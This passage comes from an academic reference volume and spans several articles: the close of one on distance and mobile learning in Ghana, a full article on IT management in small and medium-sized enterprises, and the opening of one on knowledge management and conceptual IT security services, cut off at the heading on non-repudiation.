With present conditions of limited Internet access plus the high cost of online courses, many of the advantages touted for distance education, via the Internet, are not implementable. Given vague future government plans to improve Internet access, it is too uncertain to definitely state whether or not such a type of distance education will be possible in the future.

One future direction is to use the existing cell phone infrastructure within sub-Saharan Africa to deliver online course material (mobile learning). Cell phones have the advantages of portability, low cost (relative to computers), and connectivity (relative to Internet connectivity). By having their own rechargeable batteries, they also bypass the problem of how to review material during the frequent power outages in Ghana. In addition, users are able to send text messages (at a considerable lower cost than voice connections) in the form of questions or assignments to fellow students and lecturers. One study, which focused on foreign language courses, had lecturers send short daily lessons, quizzes, and human prompts, via text messaging, to students at a Japanese university. The study discovered that students praised the cell phone's portability as a medium for distance education (Houser, Thorton, & Kluge, 2002). Although Java, available with some cell phones, enables some lessons to be animated to enhance a student's understanding rather than relying on plain text, the small memory of cell phones and their small screen size make the delivery of detailed course content difficult.

CONCLUSION

This article first outlines some of the promises of distance education, as a cheaper and more viable form of education than residential education that can also take advantage of new technology as a better medium of transmission. However, further study of distance education in sub-Saharan countries including Ghana indicate that distance education suffers from funding difficulties, lack of infrastructure, and lack of affordability among its potential students. The promise of new technology to deliver distance education is hampered by an infrastructure that can not readily support it plus a lack of education and lack of affordability among the populace that prevent them from utilising this alternative. Until these difficulties can be resolved, distance education remains an infeasible alternative to the overcrowding and lack of spaces for qualified applicants that many sub-Saharan African universities are currently suffering from.

REFERENCES

Adea. (2002). *Distance education and open learning in sub-Saharan Africa: A literature survey on policy and practice*. Paris: Association for the Development of Education in Africa.

Apt Araba, N. (1998). *Managing the time: Gender participation in education and the benefits of distance education information technologies*. Paper presented at the Ghaclad Conference on Computer Literacy and Distance Education, Accra, Ghana.

Cape Coast. (2006). *Centre for continuing education*. Retrieved November 9, 2007, from http://www.uccghana.net/Schools/CENTRE_FOR_CONTINUING_EDUCATION.htm

Dodds, T., & Edirishingha, P. (2000). Organisational and delivery structures. In J. Bradley (Ed.), *Basic education at a distance: World review of distance education and open learning* (Vol. 2). London: Routledge Falmer.

Fontaine, M., & Foote, D. (2006). *Ghana: Now you can use a computer without owning one*. New York: Academy for Educational Development.

Glennie, J. (1996). Towards learner centered distance education in the changing South African context. In R. Mills & A. Tait (Eds.), *Supporting the learner in open and distance learning*. Johannesburg: Pitman Publishing.

Gyaase, P. (2006). *Information technology in Ghana: So far, so what*? Sunyani, Ghana: Public Seminar.

Houser, C., Thorton, P., & Kluge, D. (2002). *Mobile learning: Cell phones and PDAs for education*. Paper presented at the ICCE. Los Alamos, CA: IEEE Computer Society Press.

Jegede, O. (2001). *Primary teacher education: The use of distance education methodologies for primary teacher education in Nigeria*. Vancouver: Commonwealth of Learning.

McIntosh, C. (2005). *Perspectives on distance education: Lifelong learning and distance higher education*. Washington: Commonwealth of Learning.

Millham, R. (2007). *Survey of distance learners in the Brong-Ahafo region*. Sunyani, Ghana.

Rumble, G., & Litto, F. (2005). Approaches to funding. In C. McIntosh (Ed.), *Perspectives on distance education: Lifelong learning and distance higher education*. Washington: Commonwealth of Learning.

Saint, W. (1999). *Tertiary education and technology in sub-Saharan Africa*. Washington, D.C: World Bank.

Saint, W. (2000). Tertiary distance education and technology in sub-Saharan Africa. *Education and Technology Technical Notes, 5*(1).

Sanga, O. (2005). Lifelong learning in the African context: A practical example from Senegal. In C. McIntosh

(Ed.), *Perspectives on distance education: Lifelong learning and distance higher education*. Washington: Commonwealth of Learning.

Siabi-Mensah, K. (2000). Ghana: The use of radio in the national literacy and functional skills project in the Volta and northern regions. In R. Siaciewena (Ed.), *Case studies of non-formal education by distance and open learning*. London: Commonwealth of Learning.

Siaciwena, R. (Ed). (2000). *Case studies of non-formal education by distance and open learning*. Vancouver: Commonwealth of Learning.

Thorpe, M. (2005). The impact of ICT on lifelong learning. In C. McIntosh (Ed.), *Perspectives on distance education: Lifelong learning and distance higher education*. Washington: Commonwealth of Learning.

UNISA. (2007). *Distance learning*. Retrieved November 9, 2007, from http://www.unisa.ac.za/Default.asp?Cmd=ViewContent&ContentID=15100

KEY TERMS

Distance Education: A formalised teaching and learning system that is offered to students remotely without the use of classrooms or face-to-face interaction with their lecturers. This teaching and learning may involve the use of computer-based or simple textual learning materials.

E-Learning: Computer-enhanced learning which may involve the use of Web-based teaching materials, multimedia CD-ROMs, educational animations and simulations, computer-aided assessment, e-mail, and electronic bulletin boards.

Mobile Learning: A formal course of distance education instruction that uses, as a medium, connected mobile devices, such as cell phones and personal digital assistants. This type of learning uses the easy connectivity of mobile devices to send frequent short messages that serve as learning material in order to maintain constant contact with the student while avoiding the capacity limitations of mobile devices. Mobile learning differs from e-learning in that it utilises e-learning but it enables the student to learn outside of a fixed location.

Online Course: A formal course of instruction that is offered by the distance learning institution to the student using the Internet as a medium. Often, students are able to download course material, upload assignments, undergo online assessment, and communicate with lecturers and staff via the Internet.

Pilot Project: A small guidance project that is instituted in a small domain and that is specifically designed to be tested in this domain, in order to detect and correct any problems with the project, before being expanded to a larger domain.

Residential Education: A traditional form of learning where a student undergoes in-class instruction and is able to interact with fellow students and lecturers on a personal level.

Telecentres: A community-based centre that offers computer usage to the public for free or for a self-sustaining fee. They may also offer computer literacy training programmes and Internet access.

IT Management in Small and Medium-Sized Enterprises

Theekshana Suraweera
University of Canterbury, New Zealand

Paul B. Cragg
University of Canterbury, New Zealand

INTRODUCTION

Computer-based information systems have grown in importance to SMEs, and are now being used increasingly to help them compete. For example, many SMEs have turned to the Internet to support their endeavours. Although the technology that is being used is relatively well understood, its effective management is not so well understood. A good understanding of IT management is important, as the management of IT is an attribute that has the potential to deliver a sustainable competitive advantage to a firm (Mata, Fuerst, & Barney, 1995). This article shows that there is no one accepted view of the term "IT management" for either large or small firms. However, the term "management" is often considered to include the four functions of planning, organising, leading, and controlling. This framework has been applied to SMEs and specifically to their IT management. The article also shows that recent studies have shown significant links between IT management and both IT adoption and IT success. Resource-based theory is helping researchers gain a greater understanding of IT competences. These advances look likely to improve our understanding of the relationship between IT use and SME performance.

BACKGROUND

What is meant by the term "IT management"? There are three interrelated terms that are frequently used in the literature with respect to the management of computer-based technology*: IT Management*, *IS Management*, and *Information Management*.

Two of the terms, *Information Technology Management* and *Information Systems Management*, usually refer to the same phenomenon. These terms typically refer to managerial efforts associated with planning, organising, controlling, and directing the introduction and use of computer-based systems within an organisation. Also, we see little advantage in attempting to distinguish between information technology (IT) and information systems (IS). Thus, *IT management* and *IS management* refer to the same activities, that is, to the organisation's practices associated with planning, organising, controlling, and directing the introduction and use of IT within the organisation.

Table 1 provides examples of the concept of *IT management*, but before that we should clarify the term *Information Management*. This is a term which has frequently been used by authors to refer to two different but related activities. Some conceptualise information management as a process comprised of planning, organisation, and control of information resources (Earl, 1989). Thus Earl's *information management* is the same as IT management, as described above. However, other authors use the term *information management* to recognise that organisations have *information* that needs to be managed as a resource (e.g., Hicks, Culley, & McMahon, 2006). We argue that this view of *information management* is an important subset of IT management, as "IT management" as a broader term recognises that an organisation has to manage information, as well as hardware, software, people, and processes.

This characterisation of IT management is in agreement with the definition of "management" described in classical management literature, expressed as a process of four functions, namely planning, organising, leading, and controlling (Schermerhorn, 2004).

- **Planning:** determining what is to be achieved, setting goals, and identifying appropriate action steps;
- **Organising:** allocating and arranging human and material resources in appropriate combinations to implement plans;

- **Leading:** guiding the work efforts of other people in directions appropriate to action plans; and
- **Controlling:** monitoring performance, comparing results to goals, and taking corrective action.

MAIN FOCUS OF THE ARTICLE

Table 1 shows how IT management has been conceptualised in recent studies of SMEs, based on the work of Cragg (2002), Bergeron, Raymond, and Rivard (2004), Suraweera, Cragg, and Mills (2005), and Hicks et al. (2006).

Notes for Table 1:

a. Cragg (2002) examined IT management practices in SMEs in England using case studies. The study examined 11 practices, six of which differentiated IT leaders from IT laggards in terms of IT success.
b. Bergeron et al. (2004) used a survey of SMEs in Canada to examine the relationship between IT alignment and firm performance. The above IT variables were used to help determine levels of IT alignment.
c. Suraweera et al. (2005) examined IT management sophistication in SMEs in New Zealand using case studies and a survey. They identified a total of five dimensions. The first three listed above were significant in their survey sample.
d. Hicks et al. (2006) used case studies to identify key information management issues in SMEs in the UK. They identified 18 core issues faced by SMEs, nine of which were considered as fundamental issues.

All of the sources in Table 1 are based on studies of SMEs. However, the lack of consistency across the four studies shows that IT management reflects many processes, and that we have yet to reach a consensus on how to conceptualise IT management in SMEs.

Related studies of IT in SMEs have shown that managers within the firm play a key role in both the introduction of new systems and its subsequent success. For example, Caldeira and Ward (2003) concluded that "top management perspectives and attitudes" were one of the two key determinants of IT success in SMEs. However, most SMEs do not have an IT manager, that is, a person who has IT as their prime managerial responsibility. Thus, it is not surprising that many studies have recognised that IT management practices are weak in many SMEs, relative to large firms (Cragg, 2002).

Although the IT managerial processes may differ in SMEs, it is incorrect to infer that small businesses have no sound practices in place for managing their IT. For example, both Cragg (2002) and Suraweera

Table 1. Different views of IT management in SMEs

IT Best Practices Cragg (2002)	**IT Strategy and IT Structure** Bergeron et al. (2004)	**IT Management Sophistication** Suraweera et al. (2005)	**Information Management Issues** Hicks et al. (2006)
Managers view IT as strategic Managers are enthusiastic about IT Managers explore new uses for IT New IT systems are customised Firms employ an IT specialist Staff have the skills to customise IS	IT environment scanning Strategic use of IT IT planning and control IT acquisition and implementation	IT planning IT leading IT controlling IT organising External expertise	Information exchange Implementation and customisation of IS Monitoring, control, and costing Information flow from customers and sales Information identification, location, and organisation Implementation and operation of quality systems Numbering and traceability of machines, assemblies, and parts Information availability and accessibility Information systems strategy and planning

et al. (2005) provided many examples of IT management practices in SMEs. The Suraweera et al. (2005) examples are summarised in Table 2, grouped under the four sub-dimensions of planning, leadership, controlling, and organising.

The above characterisation of IT management in SMEs is based on the four basic functions of management. This has been referred to as the "functional view" of management. Others have adopted a "process view" of management. According to the process view, management is characterised as a combination of a number of processes. For example, one can identify the planning and controlling processes associated with IT management. Using this approach, Suraweera, Pulakanam, and Guler (2006) have grouped the measures of the three functions, IT planning, IT organising, and IT controlling, under the respective functions and processes. For example, "maintaining detailed IT plans" is grouped under "IT function" and "using an IT planning process within the firm" under "IT planning process" (two items from Table 2).

A discussion on IT management in SMEs is not complete without including managing IT projects. In an exploratory study of implementing accounting

Table 2. IT management practices in SMEs (Suraweera et al., 2005)

Function	Examples of IT Management Practices in SMEs
IT Planning	Recognising IT planning is an important part of the overall business planning process
	Maintaining detailed IT plans
	Using an IT planning process within the firm
	Designing IT systems to be closely aligned with the overall objectives of the firm
	Frequent review of IT plans to accommodate the changing needs of the firm
	Continuous search for and evaluating new IT developments for their potential use in the firm
	Use of IT systems to improve the firm's competitive position
IT Leading	Managers create a vision among the staff for achieving IT objectives
	Managers inspire staff commitment towards achieving IT objectives
	Managers direct the efforts of staff towards achieving IT objectives
	Commitment of the top management to providing staff with appropriate IT training
	Top management believing that IT is critical to the success of the business
IT Controlling	Closely monitoring the progress of IT projects
	Monitoring the performance of IT system(s)
	Having comprehensive procedures in place for controlling the use of IT resources (e.g., who can use specific software or access specific databases)
	Having comprehensive procedures in place for maintaining the security of information stored in computers
	Having clearly-defined roles and responsibilities for IT development and maintenance in the firm
	Having formal procedures for the acquisition and/or development of new IT systems
IT Organising	Having staff members devoted to managing the firm's IT resources
	Having established criteria for selecting IT vendors and external consultants
	Staff participating in making major IT decisions
	Having clearly-defined roles and responsibilities for IT development and maintenance in the firm
	Having established criteria for selecting suitable software when acquiring new software

software packages in SMEs, Suraweera et al. (2006) identified numerous factors that influence successful project implementation in SMEs. Examples include: computing knowledge/skills, accounting knowledge, and the management skills of the owner/manager and the external technical support (IT-related as well as accounting-related).

As well as highlighting IT management practices in SMEs, the above studies provided some evidence of the important role played by managers of SMEs in terms of both IT success and IT adoption. For example, Cragg (2002) identified that senior management involvement was important to IS success. Thong (2001) examined different types of resources and found that CEO support influenced user satisfaction in SMEs. Many managers in SMEs have gained IT knowledge over the years, including the experiences gained from major system upgrades. As a result, many SMEs have significantly reduced the IT knowledge gap between them and vendors. The Cragg (2002) study indicated that the IT competences of SMEs can develop over time. Caldeira and Ward (2003) is another study to demonstrate the importance of IT management within an SME. They identified factors that differentiated levels of IT success. Their two most important factors were: the development of IT expertise in the organisation (or in an associate enterprise), and top management perspectives and attitudes towards IT adoption and use.

Other SME research demonstrates that IT management also influence the adoption of IT by SMEs. For example, Mehrtens, Cragg, and Mills (2001) found that organisational readiness was a barrier to Internet adoption by SMEs. They defined organisational readiness as the level of knowledge about the Internet by managers, as well as having the technology for e-commerce. Chau and Turner (2005) reported that the barriers to e-commerce maturity within some small firms include: limited resources, lack of appropriate staff and skills, and lack of know-how in integrating IT/e-business with business processes. Thus, various types of IT resources have been shown to limit e-commerce adoption in SMEs. Some of these barriers reflect IT competences, including IT management competences, but these are not homogeneously spread across firms. Pollard and Steczkowicz (2003) focused on the IT competence of managers in SMEs. Their model of IT competence included two main components: *Explicit IT Knowledge* and *Tacit IT Knowledge*. Explicit IT knowledge refers to "formal knowledge that can be taught, read, or explained" (p. 1006) and includes: technology, applications, systems development, management of IT, and access to IT knowledge. Tacit IT knowledge refers to knowledge gained from experience and includes: IS project experience, management of IT, and cognition, including vision for IT. Pollard and Steczkowicz (2003) provided empirical data from a sample of (mainly) managers in SMEs. High levels of IT management competence were reported, with technical aspects scoring lowest. Furthermore, Caldeira, Cragg, and Ward (2006) showed that some SMEs had developed significantly more IT competences than others. Their case study evidence indicated a correlation between the number of IT competences and the level of IT success.

FUTURE TRENDS

Although recent studies have increased our understanding of IT in SMEs, there are still many research opportunities. For example, we still need to fully understand the concept of IT management sophistication and what influences IT management sophistication. Why have some SMEs developed more mature approaches to IT management, and what are the factors that have influenced such developments? These lines of enquiry may help us better understand IT cultures within SMEs. A better understanding could then unlock ways that could help more SMEs use more sophisticated IT, a problem identified by Brown and Lockett (2004). The IT competence literature is a step forward, but present attempts are in the early stages of development as researchers adapt ideas based on theory built in the experiences of large firms. In addition, external experts are likely to influence IT management sophistication (Thong, 2001).

The resource-based view of firms is also providing useful insights into the relationship between IT resources and firm performance (Duhan, Levy, & Powell, 2005; Oh & Pinsonneault, 2007; Rivard, Raymond, & Verreault, 2006). Future studies could build on this work by including aspects of IT management when examining IT value in SMEs.

CONCLUSION

Recent studies show that we have continued to increase our understanding of IT in SMEs. In particular, we now have a better understanding of the IT management practices of SMEs. We recognise that IT management is a multidimensional construct. We also know that IT management has a significant influence on both IT success and on IT adoption in SMEs. We also know that IT management practices are maturing in many SMEs and, in some firms, such practices have become very sophisticated. This article has provided numerous examples of such IT management practices, based on research in SMEs. However, relatively few studies of IT management in SMEs have examined its antecedents, and its relationship with IT value. This presents a major research opportunity, especially as some believe that IT management has a significant influence on IT success, and can be a source of competitive advantage to SMEs.

REFERENCES

Bergeron, F., Raymond, L., & Rivard, S. (2004). Ideal patterns of strategic alignment and business performance. *Information & Management, 41*, 125-142.

Brown, D. H., & Lockett, N. (2004). Potential of critical e-applications for engaging SMEs in e-business: A provider perspective. *European Journal of Information Systems, 13*(4), 21-34.

Caldeira, M., Cragg, P., & Ward, J. (2006). Information systems competencies in small and medium-sized enterprises. *United Kingdom Academy for Information Systems 2006 Proceedings, Cheltenham, April (Paper 16)* (pp. 12).

Caldeira, M. M., & Ward, J. M. (2003). Using resource-based theory to interpret the successful adoption and use of information systems and technology in manufacturing small and medium-sized enterprises. *European Journal of Information Systems, 12*, 127-141.

Chau, S., & Turner, P. (2005). Stages or phases? Insights into the utilisation of e-commerce based on the experiences of thirty-four Australian small businesses. In M. G. Hunter, S. Burgess, & A. Wenn (Eds.), *Chapter 8: Small business and information technology* (pp. 93-112). Victoria, Australia: Heidelberg Press.

Cragg, P. B. (2002). Benchmarking information technology practices in small firms. *European Journal of Information Systems, 11*(4), 267-282.

Duhan, S, Levy, M., & Powell, P. (2005). IS strategy in SMEs using organizational capabilities: The CPH framework. *Proceedings of European Conference on Information Systems 2005*.

Earl, M. J. (1989). *Management strategies for information technology*. UK: Prentice Hall.

Hicks, B. J., Culley, S. J., & McMahon, C. A. (2006). A study of issues relating to information management across engineering SMEs. *International Journal of Information Management, 26*, 267-289.

Mata, F. J., Fuerst, W. L., & Barney, J. B. (1995). Information technology and sustained competitive advantage: A resource-based analysis. *MIS Quarterly, 19*(5), 487-505.

Mehrtens, J., Cragg, P. B., & Mills, A. J. (2001, December). A model of Internet adoption by SMEs. *Information & Management, 39*(3), 165-176.

Oh, W., & Pinsonneault A. (2007). On the assessment of the strategic value of information technologies: Conceptual and analytical approaches. *MIS Quarterly, 31*(2), 239-265.

Peppard, J., & Ward, J. (2004, July). Beyond strategic information systems: Towards an IS capability. *Journal of Strategic Information Systems, 13,* 167-194.

Pollard, C., & Steczkowicz, A. (2003). Assessing business managers' IT competence in SMEs in regional Australia: Preliminary evidence from a new IT competence instrument. *Proceedings of the 7th PACIS, July, Adelaide* (pp. 1005-1020).

Rivard, S., Raymond, L., & Verreault, D. (2006). Resource-based view and competitive strategy: An integrated model of the contribution of information technology to firm performance. *Journal of Strategic Information Systems, 15,* 29-50.

Schermerhorn, J. R. (2004). Management: An Asia-Pacific perspective. Milton, Australia: John Wiley & Sons Ltd.

Suraweera, T., Cragg, P., & Mills, A. (2005). Measurement of IT management sophistication in small firms.

Proceedings of ACIS 2005, Sydney, December (Paper 245) (p. 10).

Suraweera, T., Pulakanam, V., & Guler, O. (2006). Managing the implementation of IT projects in SMEs: An exploratory investigation. *International Conference on Digital Information Management 2006, December, Bangalore, India (Paper 303)*.

Thong, J. Y. L. (2001, April). Resource constraints and information systems implementation in Singaporean small businesses. *OMEGA, 29*(2), 143-156.

KEY TERMS

Competence: The concepts of resource and competence have been discussed in the literature, and a wide range of definitions can be found. This article follows the definitions used by Peppard and Ward (2004). Thus, resources are viewed as stocks of available factors that are owned by the firm; these include the IT knowledge and IT skills of staff, as well as IT hardware and software. Competences can be viewed as abilities, and typically reflect combinations of both skills and technologies. For example, an SME may possess the ability to integrate IT plans with business plans, or the ability to customise an information system.

Controlling: Monitoring performance, comparing results to goals, and taking corrective action; controlling is a process of gathering and interpreting performance feedback as a basis for constructive action and change.

External Support: This refers to assistance from persons outside the firm. Some firms pay for such support by employing a consultant. Other common forms of external support include IS vendors, and advice from peers, that is, managers in other firms.

IT Alignment: This refers to how well a firm's information systems are linked to the needs of the business. One way of measuring alignment is to examine how well a firm's business strategy is linked to their IS strategy.

Leading: Guiding the work efforts of other people in directions appropriate to action plans; leading involves building commitment and encouraging work efforts that support goal attainment.

Management Support: Managers can provide degrees of support for IT. For example, some managers take the lead role as they are keen to see the organisation adopt a new system, for example, the Internet. Other managers may take less active roles, for example, by giving approval for financial expenditure but not getting involved in the project.

Organising: Allocating and arranging human and material resources in appropriate combinations to implement plans; organising turns plans into action potential by defining tasks, assigning personnel, and supporting them with resources.

Planning: Determining what is to be achieved, setting goals, and identifying appropriate action steps; planning centres on determining goals and the process to achieve them.

Resource: See competence above.

SME: Small and medium-sized enterprise: there is no universal definition for this term. Most definitions are based on the number of employees, but some definitions include sales revenue. For example, up to 50 employees is the official definition in New Zealand, while in North America, a firm with 500 could be defined as a small firm. Another important aspect of any definition of "SME" is the firm's independence, that is, an SME is considered to be an independent firm, that is, not a subsidiary of another (typically larger) firm.

Knowledge Management and Information Technology Security Services

Pauline Ratnasingam
University of Central Missouri, USA

INTRODUCTION

With the explosion of the Internet and Web technologies as a medium of exchange, issues such as knowledge coordination problems, knowledge transfer problems, and knowledge reuse problems related in IT security knowledge management have been growing exponentially. These problems arise from the complexities faced by individuals, groups, and organizations in recognizing the nature of knowledge needed to solve problems or make decisions.

Knowledge management (KM) provides a formal mechanism for identifying and distributing knowledge. It is the discipline that focuses on capturing, organizing, sharing, and retaining key corporate knowledge as an asset (McManus & Snyder, 2002). KM ensures that the right knowledge is available in the right representation to the right processors (humans or machines) at the right time for the right costs (Holsapple & Singh, 2005). Benefits of proper KM include improved organizational effectiveness, delivery of customer value and satisfaction, and added product and service innovation. There is no reason to believe that IT security will be an exception in the context of KM and IT. It has been recognized that the first step in the KM process is to identify or define knowledge needs**.** This article aims to discuss the role of knowledge management categories, namely *knowledge resources, knowledge characteristics, knowledge dimensions, and stakeholders in IT security* and their relationship to *security services*. We develop a theoretical framework by integrating IT security services pertaining to confidentiality, integrity, authentication, non-repudiation, access controls, and availability of IT systems with the knowledge management categories. The study extends the theory on knowledge management and the importance of maintaining IT security.

We conclude the article with the contributions of the framework to theory and practitioners leading to directions for future research. The next section introduces the categories of knowledge management and IT security services. We begin with the definition of knowledge management from previous research. We then provide a discussion of the categories of knowledge management leading to the development of an integrated IT security framework of knowledge management.

BACKGROUND

Knowledge management (KM) is the generation representing storage, transfer, transformation, and application, embedding, and protecting organizational knowledge (Alavi & Leidner, 2001). In fact, KM is an IT practice that is implemented in the faith that doing so will lead to higher levels of organizational performance (Ribiere & Tuggle, 2005).

Nonaka and Tekuichi (1995) introduced the four modes in the knowledge management process, namely *socialization, externalization, combination, and internalization.* While socialization converts tacit to tacit knowledge, externalization converts tacit to explicit knowledge, and internalization converts explicit to tacit knowledge. Socialization is where sharing of IT security experiences among employees and other stakeholders occur that in turn creates tacit knowledge. Externalization is the articulation of tacit knowledge into explicit concepts (documenting knowledge). Combination aims at systemizing the concepts into a knowledge system. New knowledge can be created by combining different forms of explicit knowledge and reconfiguring existing information through sorting, adding, combining, and categorizing. Finally, internalization embodies knowledge into tacit knowledge and is closely related to learning by doing, when socialized, externalized, and combined knowledge is internalized into employee's tacit knowledge bases, and it then becomes a valuable asset.

Knowledge management is the application of knowledge in an organized systematic process of generating

Table 1. Definitions of knowledge management and its relationship to KM categories and IT security services

Source	Definition of KM and its relationship to KM Categories	Relationship to IT Security Services
Barth (2001)	It is a realization that who and what you know are assets of the organization (stakeholders of IT security knowledge and knowledge dimensions)	Identifies how authentication mechanisms are applied
Hult (2003)	The organized and systematic process of generating and disseminating information, and selecting, distilling, and deploying explicit and tacit knowledge to create unique value that can be used to achieve a competitive advantage (knowledge characteristics)	Identifies how integrity and confidentiality mechanisms are applied
Koch (2002)	Applying knowledge manipulation skills in performing knowledge manipulation activities that operate on the organization's knowledge resources to achieve organizational learning and projections. (knowledge resources)	Identifies how access controls and non-repudiation mechanisms are applied

and disseminating information, and selecting, distilling, and deploying explicit and tacit knowledge to create unique value that can be used to achieve a competitive advantage. Alavi and Leidner (2001) suggest that there are many unresolved issues, challenges, and opportunities in the domain of knowledge management. Previous research suggests that the dimensions of knowledge management include knowledge resources, knowledge dimensions, knowledge characteristics, and stakeholders of knowledge.

Table 1 provides the definition of knowledge management and its relationship to knowledge management categories.

MAIN FOCUS OF THE ARTICLE

The main focus of this study is to explore the impact of knowledge management in IT security. We categorize knowledge management as *stakeholders of IT security knowledge, knowledge dimensions, knowledge characteristics, and knowledge resources* discussed next. This is followed by a discussion of factors that make up the IT security services, namely *confidentiality, integrity, authentication, non-repudiation, access controls, and availability.*

Stakeholders of IT Security Knowledge

Maintaining IT security effectiveness is no longer the sole responsibility of the IT security officer but also the business unit managers' and the chief executives' responsibility. The stakeholders of IT knowledge are the "right people" who should possess IT security knowledge to maintain confidentiality, integrity, and availability. Everyone legitimately interfacing with an organization's information system should know the role they play in supporting the security services, and the knowledge needed to execute the role. Organizations should develop a systematic procedure for identifying and classifying legitimate users with similar knowledge needs. Stakeholders can be classified into whether they are internal or external to an organization. External stakeholders will include the customers, suppliers, trading partners, and government bodies; audit and tax firms may have very different knowledge needs than internal employees. Internal employees can be classified into those who directly work with the IT system and those who do not. The chief information officer (CIO), chief information security officer (CISO), network and systems administrators, internal auditor, database administrators, and programmers are those that directly operate with the firm's IT systems.

Knowledge Dimensions

Knowledge dimensions refer to the *right information* that needs to be imparted to the stakeholders in order to maintain the confidentiality, integrity, authentication, non-repudiation, and availability of IT systems. These are categories of knowledge needed by the stakeholder to make effective decisions regarding IT security. Some of the broad common dimensions of knowledge taken from multiple sources needed for IT security are illustrated in Table 2. (See Maguire, 2002, and Solomon and Chapple, 2005). The dimensions include information security planning, information security policy development, information security project manage-

Table 2. Knowledge dimensions of IT security (multiple sources)

Information Security Planning
Information Security Policy Development
Information Security Project Management
Security Management Architectures, Models and Practices
Risk Management for IT Security
Protection Mechanisms
Personnel and Security
Law and Ethics

ment, security management architectures, models and practices, risk management for IT security, protective mechanisms, personnel security, law, and ethics used at all levels of management within an organization from senior management to the operational level employees involved in the day to day transaction processing.

Knowledge Characteristics

Knowledge characteristics refer to the classification of security knowledge as in tacit versus explicit. Knowledge can also be declarative, procedural, social, conditional, and relational, pragmatic, and causal knowledge applying formal and informal mechanisms. There are different ways in which knowledge is required for maintaining IT security. One widely used form of classification is tacit knowledge versus explicit knowledge. Tacit knowledge is subconsciously understood and applied, difficult to articulate, developed from direct experience and action, and is usually shared through highly interactive conversations, story-telling, and shared experience. Explicit knowledge, in contrast, can be precisely formulated and articulated, easily codified, documented, and transferred or shared. Knowledge will be useful to an organization when it has formal or informal mechanisms for transforming tacit knowledge into explicit knowledge. Knowledge can also be de-

Table 3. Knowledge characteristics and their relationship to IT security services

Knowledge Types	**Definitions**	**Relationship to IT Security Services**
Declarative	Know-about	Knowledge of what security control measures are thereto eliminate and reduce risks *Aims to maintain confidentiality and authentication mechanisms by examining the quality of encryption technologies*
Procedural	Know-how	Knowledge of sharing the security policies and procedures to all the employees. Knowledge is explicit and is made public *Aims to maintain integrity of business transactions by ensuring that the stakeholders are aware of the complete security knowledge*
Individual	Created by and inherent in the individual (tacit knowledge)	Stakeholders (IT managers, security analysts, and security administrators) need to be aware of the security controls and measures for efficient risk management *Aims to maintain confidentiality and authentication mechanisms by ensuring that the stakeholders are well trained in the application of IT security technologies and knowledge*
Social	Created by and inherent in the collective actions of a group	Groups of stakeholders determining collective actions to be taken for security management *Aims to identify access control and authorization mechanisms (availability) for the different levels of access*
Conditional	Know-when	Stakeholders need to be proficient as to when to use the security controls and measures efficiently *Aims to identify and maintain access control mechanisms in order to be aware as to when to use them*
Relational	Know-with	The employees involved in maintaining the security of the system have to be well trained in order to have the ability to interact with other security administrators in a timely manner *Aims to maintain integrity and confidentiality mechanisms by identifying stakeholders that are eligible to share knowledge*
Pragmatic	Useful knowledge of an organization	Establish best business practices and security policies that are up to date *Aims to maintain non-repudiation mechanisms by identifying organizational policies and IT security mechanisms that should govern what, when, and where these mechanisms should be implemented*
Causal	Why something occurs	The stakeholders need to be aware of the impact of security controls and measures *Aims to maintain access controls by analyzing the impact of risk management and the effect of the IT security mechanisms*

clarative, procedural, social, conditional, and relational, pragmatic, and causal (Alavi & Leidner, 2001). The definitions of these components and its relationship to IT security services are illustrated in Table 3.

Knowledge Resources

Knowledge resources are knowledge stores that organizations can draw security policies, risk management strategies, contingency planning procedures for solving security issues. Knowledge resources can be internal or external types. According to Stein and Zwass (1995), knowledge resource is derived from the collective organizational memory defined as the means by which knowledge from past experience and events influence present organizational activities. Such organizational memory systems store the accumulated knowledge, experience, expertise, history, stories, strategies, and successes as documented by its employees. Knowledge resources reflecting this definition are databases storing historical data of an organization's significant events and decisions. Artificial Intelligence based technologies (including neural networks and case-based reasoning) facilitate KM by the creation of new knowledge by merging, categorizing, reclassifying, and synthesizing existing explicit knowledge. Neural network-based systems can analyze patterns of security violations and provide valuable knowledge to stakeholders. Case-based reasoning systems can provide solutions to current security problems by recommending solutions based on similar previous cases. External knowledge sources include reports from business journals, trade associations, and training providers. Three common applications are used in knowledge resources. They include first, the coding and sharing of best practices, second, the creation of corporate knowledge directories by mapping internal expertise, and finally, the creation of knowledge networks by bringing people together virtually face-to-face in order to exchange collective information and knowledge. A goal of knowledge resource is to make tacit knowledge explicit. Methods like the socialization mode of knowledge creation (Alavi & Leidner, 2001) allow tacit knowledge to be transferred from one source to another, thereby allowing such knowledge to become explicit because of the shared experience and interactions amongst organizational members. Various collaborative technologies can provide the technical tools for such collaboration.

IT Security Services

IT security services refer to control safeguards and protection services that provide assurances and guarantees to the IT system and its users. For example, Tan and Thoen (1998) used the term "control trust" to refer to embedded protocols, policies, and procedures in e-commerce that help to reduce the risk of opportunistic behaviors of Web retailers. Similarly, Lee and Turban (2001) measured the efficiency of Internet shopping based on consumer evaluations of technical competence and Internet performance levels (such as speed, reliability, and availability). We argue that these controls, protective mechanisms, and evaluations can be applied internally within a firm by its employees. Most previous research relating to IT security services refer to confidentiality, data integrity, authentication, non-repudiation, and access control mechanisms discussed in the next section.

Confidentiality

Confidentiality mechanisms reveal data only to authorized employees, who either have a legitimate need to know or have access to the system. Disclosure of transaction content may lead to the loss of confidentiality (privacy) of sensitive information whether accidentally or deliberately divulged onto the IT system (Jamieson, 1996; Marcella, Stone, & Sampias, 1998). Confidentiality of business transactions is achieved by encrypting the messages.

Integrity

Integrity mechanisms provide assurance that the business messages and transactions are complete, accurate, and unaltered (Bhimani, 1996; Jamieson, 1996; Marcella et al., 1998; Parker, 1995). Unauthorized access to IT systems can lead to the modification of messages or records both by internal employees or external trading partners thereby leading to fraudulent activities.

Errors in the processing can result in the transmission of incorrect information or inaccurate reporting to management. Application and accounting controls are used to ensure accuracy, completeness, and authorization of inbound transactions from receipt to database update, and outbound transactions from generation to transmission. Accounting controls identify, assemble, analyze, classify, record, and report an organization's transactions that maintain accountability for the related assets and liabilities (Marcella et al., 1998).

Authentication

Authentication establishes that users are who they claim they are. Data origin authentication ensures that messages are received from a valid user, and confirms that the user is valid, true, genuine, and worthy of acceptance by reason of conformity. Authentication requires that (1) the sender can be sure that the message reaches the intended recipient, and only the intended recipient, and (2) the recipient can be sure that the message came from the sender and not an imposter. It is important that authentication procedures are included in the organization's security plan; the lack of these could lead to valuable, sensitive information being revealed to competitors, which could affect their business continuity. Encryption mechanisms provide authentication features that provide security and audit reviews. These reviews to ensure e-commerce messages are received only from authorized users (Marcella et al., 1998; Parker, 1995).

Non-Repudiation

